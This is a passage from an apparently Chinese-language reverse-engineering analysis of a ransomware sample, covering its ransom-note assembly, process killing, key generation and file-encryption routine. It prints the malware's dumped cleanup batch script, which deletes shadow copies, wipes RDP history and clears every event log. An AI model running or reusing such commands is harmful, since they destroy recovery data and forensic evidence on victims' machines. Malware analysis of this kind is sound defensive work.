
第一步先将解密后的数据前 64E 部分复制到分配好的缓冲区中

第二步将之前提到过的用户 ID 的部分数据复制到第一部分的后面

第三步将剩下的勒索信息复制到第二部分后面，如图



在 0040A1FA 处调用 call sub_402354，该函数功能如下，



该函数用来关闭一些进程，如 word，excel，防止后面加密函数运行时，由于文件占用导致加密失败。

在最后连续调用了 3 个 call


第一个 call 寻找盘符，加密文件，这里不做过多分析，放到加密部分细讲

第二个 call 创建 bat,创建进程并运行,用于善后工作,从内存中 dump 出批处理文件，内容如下

```
@echo off..vssadmin.exe Delete Shadows /All /Quiet

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
    /va /f

reg delete "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server
    Client\Servers" /f

reg add "HKEY_CURRENT_USER\Software\Microsoft\Terminal ServerClient\Servers"

cd %userprofile%\documents\

attrib Default.rdp -s -h

del Default.rdp

for /F "tokens=*" %1 in ('wevtutil.exe el')DO wevtutil.exe cl "%1"
```

vssadmin.exe 删除卷影副本，wevtutil.execl 命令删除日志信息

第三个 call 用于自删除



0x05 加密部分


本人入逆向时日不长所以对各个加密算法(RSA,AES,SHA256)比较生疏，如果有分析不当的地方还请各位大佬们多多指点。

目前主流的勒索软件使用的加密算法为 RSA 和 AES。AES 属于对称密码体制，RSA 属于非对称密码体制，一般来讲 RSA 有两对，黑客有一对，用户生成一对，黑客的 RSA 私钥自己保留，将 RSA 公钥以硬编码(或加密)的方式存储在病毒中，用来加密用户的 RSA 私钥，用户的 RSA 公钥则用来加密 AES 密钥，AES 密钥用来加密文件。视病毒的情况而定，有些病毒每一个加密文件对应一个 AES 密钥，有些病毒所有加密文件只对应一个 AES 密钥。


之前已经提到过，该病毒主要有两次加密，第一次是写入 Hash 文件和勒索文档的用户 ID，第二次就是对文件进行加密

用户 ID 生成分析


在之前的分析中我刻意回避了一个函数 00409F43 处的 call sub_408F24，该函数的功能如下




a1 也就是第一个参数是 256 位的字符串(应该是未被加密)，个人推测应该是黑客的 RSA 公钥，如下图




该函数内出现了 SHA256_K，ROL4 和 ROR4 的字样，推测该函数的目的是对黑客的 RSA 公钥进行 SHA256 加密，加密后的内容如图




是不是很熟悉……在对加密的字符串进行解密的时候作为解密的 key 入栈，在创建 Hash 文件的时候作为文件名。转到生成用户 ID 的函数空间，进入 sub_40A534，首先分配了 1024 大小的内存空间，在 sub_40A3DD 函数中的 sub_404336 函数生成了用户 RSA 的密钥，之后将该密钥写入 Hash 文件中。







接来下调用两次 sub_4024E8 生成 128 位的明文(该明文应该是与用户 RSA 私钥有关系的，不然用黑客 RSA 公钥加密就没有意义了，不过我没有分析出来这个拼接的 128 位明文是什么),在 sub_40A3F4 处用黑客的 RSA 公钥对明文进行加密，返回给 V26 变量，如图



最后调用 sub_40267E 将 V26 中的十六进制数据转换为 ASCII 数据，如图




回到原来的函数中，接着调用 SetFilePoint 定位到 Hash 文件的末尾，使用 WriteFile 将上图的值写入 Hash 文件末尾(之后合成勒索文档时，中间插的那一段数据也是上图所示的数据)




至此用户 ID 分析完毕

文件加密部分

来到 0040A20A 处的 call sub_409B9C 进入文件加密函数，注意调用该函数时的参数，第一个参数为之前生成的用户 RSA 的公钥。




首先会调用 GetLogicalDrivers 函数判断宿主主机有几个盘，将返回值转换为二进制 10000000000000000000000100 从右向左数，一共有两个盘，C 盘和 Z 盘，调用 GetDriveTypeA 获取相应磁盘的类型，接着进行判断如果属于硬盘驱动器、远程(网络驱动器)和移动驱动器中的一种，则对每一个符合要求的磁盘调用 CreateThread 创建一个加密线程，回调函数为 sub_40994F，回调参数为指向相应的盘符的指针，在回调函数处下断点，顺便在 c 盘根目录下创建 a.txt，内容为 123，以便分析加密方式



接着对各种字符串的操作，调用 FindFirstFileW，先寻找 C 盘根目录的文

件，找到之后会进行一系列的判断



比较后缀名是不是 ..doc 判断是否被加密

比较文件名是不是 Read__ME.html(生成的勒索文档)，比较文件名是不是 Hash 文件

